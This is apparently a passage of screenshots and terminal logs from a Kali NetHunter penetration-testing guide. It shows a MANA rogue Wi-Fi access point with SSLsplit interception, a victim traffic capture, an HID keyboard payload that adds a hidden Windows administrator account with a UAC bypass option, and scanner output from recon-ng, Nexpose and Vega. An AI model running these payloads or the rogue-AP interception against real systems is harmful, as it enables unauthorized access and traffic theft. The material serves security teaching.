
SSID  
Free\_Internet

Channel  
6

Enable karma  
0

karma loud  
0

**UPDATE**



The screenshot shows a terminal application window on an Android device. The title bar says "2) MANA-FULL▼". The window contains the output of the "man-a" command, which is a log of the ManA tool's operations. The log includes details about interface flushing, IP setting, and starting the wlan1 interface. It also shows the configuration file used is hostapd-karma.conf, and the interface is set to "Free\_Internet". The log continues with DHCP server information from Internet Systems Consortium Server 4.3.1, copyright details, and SSL/TLS configuration. It mentions the use of libevent 2.0.19-stable and various OpenSSL options like SSL\_OP\_NO\_COMPRESSION. The log concludes with a list of inserted events, mostly read operations on file descriptors 10 through 19.

```
-- wlan1: flushing interface --
-- wlan1: setting ip --
-- wlan1: starting the interface --
-- wlan1: setting route --
Configuration file: /sdcard/nh_files/configs/hostapd-karma.conf
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "Free_Internet"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
Internet Systems Consortium DHCP Server 4.3.1
Copyright 2004-2014 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/man-a-toolkit/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on  LPF/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on  Socket/fallback/fallback-net
/usr/share/man-a-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1k 8 Jan 2015 (100010bf)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION_RESUMPTION_ON_RENEGOTIATION SSL_OP_TLS_RROLBACK_BUG
compiled against libevent 2.0.19-stable
rtlinked against libevent 2.0.21-stable
4 CPU cores detected
proxyspecs:
- [0.0.0.0]:10025 tcp plain netfilter
- [0.0.0.0]:10465 ssl plain netfilter
- [0.0.0.0]:10110 tcp plain netfilter
- [0.0.0.0]:10995 ssl plain netfilter
- [0.0.0.0]:10143 tcp plain netfilter
- [0.0.0.0]:10993 ssl plain netfilter
- [0.0.0.0]:10080 tcp http netfilter
- [0.0.0.0]:10443 ssl http netfilter
Loaded CA: '/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost/OU=MANA/CN=MANA/emailAddress=research@sensepost.com'
Using libevent backend 'epoll'
Event base supports: edge yes, 0(1) yes, anyfd no
Inserted events:
0xa970f8 [fd 10] Read Persist
0xa971cc [fd 11] Read Persist
0xa9672c [fd 12] Read Persist
0xa96794 [fd 13] Read Persist
0xa9795c [fd 14] Read Persist
0xa979c4 [fd 15] Read Persist
0xa97a2c [fd 17] Read Persist
0xa97a94 [fd 18] Read Persist
0xa97b34 [fd 19] Read Persist
0xa96fe8 [fd 8] Read Persist
0xa97ba0 [fd 3] Signal Persist
0xa97d50 [fd 1] Signal Persist
0xa97e50 [fd 2] Signal Persist
0xa97f50 [fd 13] Signal Persist
```



Wi-Fi



✓ Free\_Internet



CHOOSE A NETWORK...

CBCI-39FE-2.4



CBCI-5BC5-2.4



CBCI-5BC5-5



Google Starbucks



ngHub\_31944CN303FDB



SWirelessNW



xfinitywifi



Other...

Ask to Join Networks



Known networks will be joined automatically. If no known networks are available, you will have to manually select a network.

The screenshot shows a terminal window on a mobile device. The title bar says "3) root@kali: ~". The status bar at the top right shows the time as 10:48. The terminal content is a network traffic capture (tcpdump) from a Kali Linux system. The output shows various TCP connections, mostly between the local host (10.0.0.100) and external hosts (e.g., 10.0.0.1, 10.0.0.63569). The traffic includes HTTP requests for Google's public DNS service and responses from Apple's smoot.apple.com. The terminal interface includes standard Android navigation icons (back, home, recent apps) at the bottom.

```
Last login: Sat Jul 2 17:09:52 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

root@kali:~# tcpdump -i wlan1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:47:13.272301 IP 10.0.0.100.bootpc > 10.0.0.1.bootps: BOOTP/DHCP, Request from 64:a5:c3:da:30:dc (oui Unknown), length 300
17:47:13.328392 IP 10.0.0.1.bootps > 10.0.0.100.bootpc: BOOTP/DHCP, Reply, length 309
17:47:18.643120 IP 10.0.0.100.63569 > google-public-dns-a.google.com.domain: 15463+ A? api-glb-lax.s
moot.apple.com. (45)
17:47:19.350273 IP google-public-dns-a.google.com.domain > 10.0.0.100.63569: 15463* 1/0/0 A 17.249.2
5.246 (61)
17:47:19.558891 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [S], seq 3714005262, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468195 ecr 0,sackOK,unknown-34], length 0
17:47:19.559044 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [S.], seq 2959393737, ack
3714005263, win 65535, options [mss 1460,sackOK,TS val 134857 ecr 737468195,nop,wscale 6], length 0
17:47:19.562126 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468197 ecr 134857], length 240
17:47:19.562217 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134857 ecr 737468197], length 0
17:47:19.940666 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944908 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944969 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 84
17:47:20.069877 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.070915 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.088157 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468722 ecr 134895], length 0
17:47:20.088707 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134910 ecr 737468722], length 0
17:47:20.091514 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468724 ecr 134910], length 0
17:47:20.103416 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [S], seq 1685482250, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468736 ecr 0,sackOK,unknown-34], length 0
17:47:20.103569 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [S.], seq 2301036937, ack
1685482251, win 65535, options [mss 1460,sackOK,TS val 134911 ecr 737468736,nop,wscale 6], length 0
17:47:20.105400 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468738 ecr 134911], length 240
17:47:20.105552 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134911 ecr 737468738], length 0
17:47:20.257988 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258201 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258323 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 84
17:47:20.264274 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.265129 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.277763 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468906 ecr 134927], length 0
17:47:20.278953 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134929 ecr 737468906], length 0
17:47:20.282036 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468909 ecr 134929], length 0
17:47:20.284233 IP 10.0.0.100.64523 > api-lax.smoot.apple.com.https: Flags [S], seq 2085324780, win
```

The screenshot shows a mobile application interface for performing HID attacks. At the top, there's a navigation bar with icons for download, file, settings, and a power button. The time '8:22' is also visible. Below the bar, the title 'HID Attacks' is displayed next to a menu icon and a three-dot menu icon.

Two tabs are present: 'PowerSploit' and 'Windows CMD'. The 'Windows CMD' tab is selected, indicated by a blue underline. A descriptive text block below the tabs states: 'This Windows CMD payload allows you to enter raw commands to a Windows command prompt. Hitting the list menu will allow you to choose keyboard layout or UAC bypass options.' Below this text is a link 'Edit source'.

The main area contains a text editor with the following content:

```
*ipconfig  
net user offsec Nethunter! /add  
net localgroup administrators offsec /add
```

At the bottom of the screen, there are three buttons: 'LOAD FROM SDCARD', 'SAVE TO SDCARD', and 'UPDATE'.

The screenshot shows the Nethunter mobile application interface. At the top, there is a navigation bar with icons for file operations (New, Open, Save, Save As, Find, Refresh) and a battery level indicator. The main title is "HID Attacks". Below it, there are two tabs: "PowerSploit" and "Windows CMD", with "Windows CMD" being the active tab. A descriptive text block states: "This Windows CMD payload allows you to enter raw command prompt. Hitting the list menu will allow you to choose key options." Below this text are two buttons: "Edit source" and a redacted payload block. The payload block contains the following text:  
\*ipconfig  
net user offsec Nethunter! /add  
net localgroup administrators offsec /add  
At the bottom of the screen are three buttons: "LOAD FROM SDCARD", "SAVE TO SDCARD", and "UPDATE".

A modal dialog box is displayed, titled "UAC Bypass:". It contains a list of five options, each preceded by a radio button. The options are: "No UAC Bypass", "Windows 7", "Windows 8", "Windows 10" (which is selected), and another unnamed option. In the bottom right corner of the dialog, there is an "OK" button.

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix . . . : Home
    Link-local IPv6 Address . . . . . : fe80::a410:d0b0:d3f8:df17%8
    IPv4 Address. . . . . : 192.168.0.14
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
```

```
C:\Windows\system32>net user offsec Nethunter! /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators offsec /add
The command completed successfully.
```

## Appendix A: Supplementary Tools

```
root@kali:~# recon-ng

Sponsored by...
          /\   /\   \\\ \
          / \  / \  \ \ \
          //  //  \ \ \ \
          //  //  BLACK HILLS  \ \ \
          www.blackhillsinfosec.com

[ recon-ng v4.7.2, Tim Tomes (@LaNMaSteR53) ]

[80] Recon modules
[7]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[ recon-ng] [default] > 
```

```
[recon-ng] [default] > help

Commands (type [help|?] <topic>):
-----
add          Adds records to the database
back         Exits the current context
delete       Deletes records from the database
exit         Exits the framework
help         Displays this menu
keys         Manages framework API keys
load         Loads specified module
pdb          Starts a Python Debugger session
query        Queries the database
record       Records commands to a resource file
reload       Reloads all modules
resource     Executes commands from a resource file
search       Searches available modules
set          Sets module options
shell        Executes shell commands
show         Shows various framework items
snapshots    Manages workspace snapshots
spool        Spools output to a file
unset        Unsets module options
use          Loads specified module
workspaces   Manages workspaces
```

```
[recon-ng] [default] > █
```

```
[recon-ng][default] > show modules



Discovery
-----
discovery/info_disclosure/cache_snoop
discovery/info_disclosure/interesting_files

Exploitation
-----
exploitation/injection/command_injector
exploitation/injection/xpath_bruter

Import
-----
import/csv_file
import/list

Recon
-----
recon/companies-contacts/jigsaw/point_usage
recon/companies-contacts/jigsaw/purchase_contact
recon/companies-contacts/jigsaw/search_contacts
recon/companies-contacts/jigsaw_auth
recon/companies-contacts/linkedin_auth
recon/companies-multi/github_miner
recon/companies-multi/whois_miner
recon/companies-profiles/bing_linkedin
recon/contacts-contacts/mailtester
recon/contacts-contacts/mangle
recon/contacts-contacts/unmangle
recon/contacts-credentials/hibp_breach
```

```
-----  
HACKTHISITE.ORG  
-----  
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org  
[*] www.hackthissite.org  
[*] tor.hackthissite.org  
[*] www.irc.hackthissite.org  
[*] irc-www.hackthissite.org  
[*] v3dev.hackthissite.org  
[*] radio.hackthissite.org  
[*] mirror.hackthissite.org  
[*] forums.hackthissite.org  
[*] Sleeping to avoid lockout...  
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org+-domain%3Awww.hackthissite.org+-domain%3Ato.r.hackthissite.org+-domain%3Awww.irc.hackthisite.org+-domain%3Airc-www.hackthisite.org+-domain%3Av3dev.hackthissite.org+-domain%3Aradio.hackthissite.org+-domain%3Amirror.hackthissite.org+-domain%3Aforums.hackthissite.org  
[*] admin.hackthissite.org  
[*] Sleeping to avoid lockout...  
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org+-domain%3Awww.hackthisite.org+-domain%3Ato.r.hackthissite.org+-domain%3Awww.irc.hackthisite.org+-domain%3Airc-www.hackthisite.org+-domain%3Av3dev.hackthisite.org+-domain%3Aradio.hackthisite.org+-domain%3Amirror.hackthisite.org+-domain%3Aforums.hackthisite.org+-domain%3Aadmin.hackthisite.org  
-----  
SUMMARY  
-----  
[*] 9 total (6 new) hosts found.
```



Nexpose Security Console ::

Nexpose Security Co... Home - Arachni - We... Files - OneDrive

https://127.0.0.1:3780/asset/index.jsp

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

nexpose Create Asset Group Dynamic Asset Group Report Site Tags

1

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS

GENERAL General

ORGANIZATION ACCESS

Name: Metasploitable2 ✓  
Importance: Normal  
Description: Deliberately vulnerable target.

User-added Tags CUSTOM TAGS LOCATIONS OWNERS CRITICALITY

## Site Configuration

INFO & SECURITY

ASSETS

AUTHENTICATION

TEMPLATES

ENGINES

### INCLUDE

1 assets ▾

1 Assets

Browse... No file selected.

172.16.122.193 x

Enter name, address, or range.

### SITES

| Name            | Assets | Vulnerabilities | Risk | Scan Engine       | Type   | Scan Status | Scan | Edit |
|-----------------|--------|-----------------|------|-------------------|--------|-------------|------|------|
| Metasploitable2 | 0      | 0               | 0.0  | Local scan engine | Static | Not scanned |      |      |

CREATE SITE

Full audit without Web Spider | [View all scans](#)  
Metasploitable2 | [View all sites](#)

### SCAN PROGRESS



| Scan Type | Started           | Assets | Vulnerabilities | Elapsed    | Assets Scanned                                                          | Scan Engine       |
|-----------|-------------------|--------|-----------------|------------|-------------------------------------------------------------------------|-------------------|
| Manual    | 6/10/2016 2:48 PM | 0      | 0               | 17 seconds | Asset discovery is in progress...<br>Active: 0, Pending: 0, Complete: 0 | Local scan engine |

STOP SCAN

PAUSE SCAN

VULNERABILITIES

> Apply Filters (0 applied)

Exposures: ! Susceptible to malware attacks ! Metasploit-exploitable ! Exploit published

| Title                                                               | <span style="color:red;">!</span> | <span style="color:blue;">!</span> | CVSS | Risk | Published On    | Modified On     | Severity | Instances | Exceptions                                |
|---------------------------------------------------------------------|-----------------------------------|------------------------------------|------|------|-----------------|-----------------|----------|-----------|-------------------------------------------|
| VNC password is "password"                                          |                                   |                                    | 10   | 989  | Fri Jan 01 1999 | Tue Dec 03 2013 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| Default SSH password: root password "password"                      |                                   |                                    | 10   | 967  | Mon Nov 01 2004 | Wed Dec 04 2013 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| Default Telnet password: root password "password"                   |                                   |                                    | 10   | 966  | Tue Jan 25 2005 | Wed Dec 04 2013 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| Shell Backdoor Service                                              |                                   |                                    | 10   | 919  | Thu Jan 01 1970 | Tue Jul 29 2014 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| MySQL default account: root/no password                             |                                   | <span style="color:blue;">!</span> | 7.5  | 889  | Tue Dec 31 2002 | Thu Aug 22 2013 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| Obsolete Version of PHP                                             |                                   |                                    | 10   | 868  | Wed Jul 25 2007 | Mon Sep 14 2015 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| MySQL Obsolete Version                                              |                                   |                                    | 10   | 868  | Wed Jul 25 2007 | Thu Jul 10 2014 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| ISC BIND: inet_network() off-by-one buffer overflow (CVE-2008-0122) |                                   |                                    | 10   | 863  | Tue Jan 15 2008 | Fri Feb 13 2015 | Critical | 2         | <span style="color:red;">!</span> Exclude |
| PHP Multiple Vulnerabilities Fixed in version 5.2.8                 |                                   | <span style="color:blue;">!</span> | 10   | 860  | Mon May 05 2008 | Mon May 30 2016 | Critical | 1         | <span style="color:red;">!</span> Exclude |
| FTP credentials transmitted unencrypted                             |                                   |                                    | 7.3  | 859  | Mon Nov 18 1996 | Mon Jun 16 2014 | Severe   | 1         | <span style="color:red;">!</span> Exclude |

Showing 1 to 10 of 319 | [Export to CSV](#)

Rows per page: 10 | 1 of 32 ►

nexpose\*

Create ▼

⋮ ? ! 🔍 admin ▼

⋮ ▼

NEW Create a report View reports Manage report templates

Report Name: Metasploitable Most Recent Report Jun 12th, 2016, 7:28 PM

Find reports Rows 10 1 - 1 of 1



## Select a Scan Target

Choose a target for new scan

### Scan Target

Enter a base URI for scan:

Choose a target scope for scan



### Web Model

Include previously discovered paths from Web model



## Select Modules

Choose which scanner modules to enable for this scan

Select modules to run:

- Injection Modules
  - XSS Injection checks
  - Bash Environment Variable Blind OS Injection (CVE-2014-6271, CVE-2014-6278)
  - Remote File Include Checks
  - Shell Injection Checks
  - HTTP Trace Probes
  - Integer Overflow Injection Checks
  - XML Injection checks
  - Blind SQL Text Injection Differential Checks
  - URL Injection checks
  - Local File Include Checks
  - Cross Domain Policy Auditor

< Back

Next >

Cancel

Finish



## Authentication Options

Configure cookies and authentication identity to use during scan



Identity to scan site as:



Set-Cookie or Set-Cookie2 value:

Add cookie

Remove selected cookie(s)

< Back

Next >

Cancel

Finish



## Parameters

Add names of parameters to avoid fuzzing during scan



### Exclude Parameters

Exclude listed parameters from scan

```
--viewstate  
csrfToken  
antiCSRF  
--eventTarget  
--ViewStateEncrypted  
xsrfToken  
--EventArgument  
--EventValidation  
csrfMiddlewareToken
```

Enter name of parameter to exclude

< Back

Next >

Cancel

Finish

Subgraph Vega

File Scan Window Help

Website View Scan Info

Scanner Proxy

hackthissite.org www.hackthissite.org affiliates.mozilla.org data.htscdn.org hts.io

Scan Alerts 07/08/2016 21:39:55 [Completed]

Scan Alert Summary

High (14 found)

- Session Cookie Without Secure Flag 1
- Session Cookie Without HttpOnly Flag 1
- Cleartext Password over HTTP 4
- Cross-Site Script Include 8

Medium (1 found)

- Local Filesystem Paths Found 1

Low (4 found)

- Form Password Field with Autocomplete 4

Identities

Proxy is not running 61M of 307M

Subgraph Vega

File Scan Window Help

Scanner Proxy

hackthissite.org www.hackthissite.org affiliates.mozilla.org data.htscdn.org hts.io

Scan Alerts 07/08/2016 21:47:40 [Completed]

http://www.hackthissite.org (24)

High (14)

- Cleartext Password over HTTP
- /
- /pages/
- /pages/index/
- /pages/index/index.php
- Cross-Site Script Include (8)
- Session Cookie Without Htt

Scan Info

VEGA Open Source Web Security Platform

Cleartext Password over HTTP

AT A GLANCE

|                |             |
|----------------|-------------|
| Classification | Environment |
| Resource       | /pages/     |
| Risk           | High        |

REQUEST

GET /pages/

DISCUSSION

Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.

IMPACT

Vega has detected a form that can cause a password submission over an insecure channel.  
This could result in disclosure of passwords to network eavesdroppers.

Identities

Proxy is not running 63M of 311M

```
root@kali:~# BlindElephant.py -l
Currently configured web apps: 15
confluence with 0 plugins
drupal with 16 plugins
- admin_menu
- cck
- date
- filefield
- google_analytics
- imageapi
- imagecache
- imagefield
- imce
- imce_swfupload
- pathauto
- print
- spamicide
- tagadelic
- token
- views
joomla with 0 plugins
liferay with 0 plugins
mediawiki with 0 plugins
moodle with 0 plugins
movabletype with 0 plugins
oscommerce with 0 plugins
phpbb with 0 plugins
phpmyadmin with 0 plugins
phpnuke with 0 plugins
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Jun 2016 06:28:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```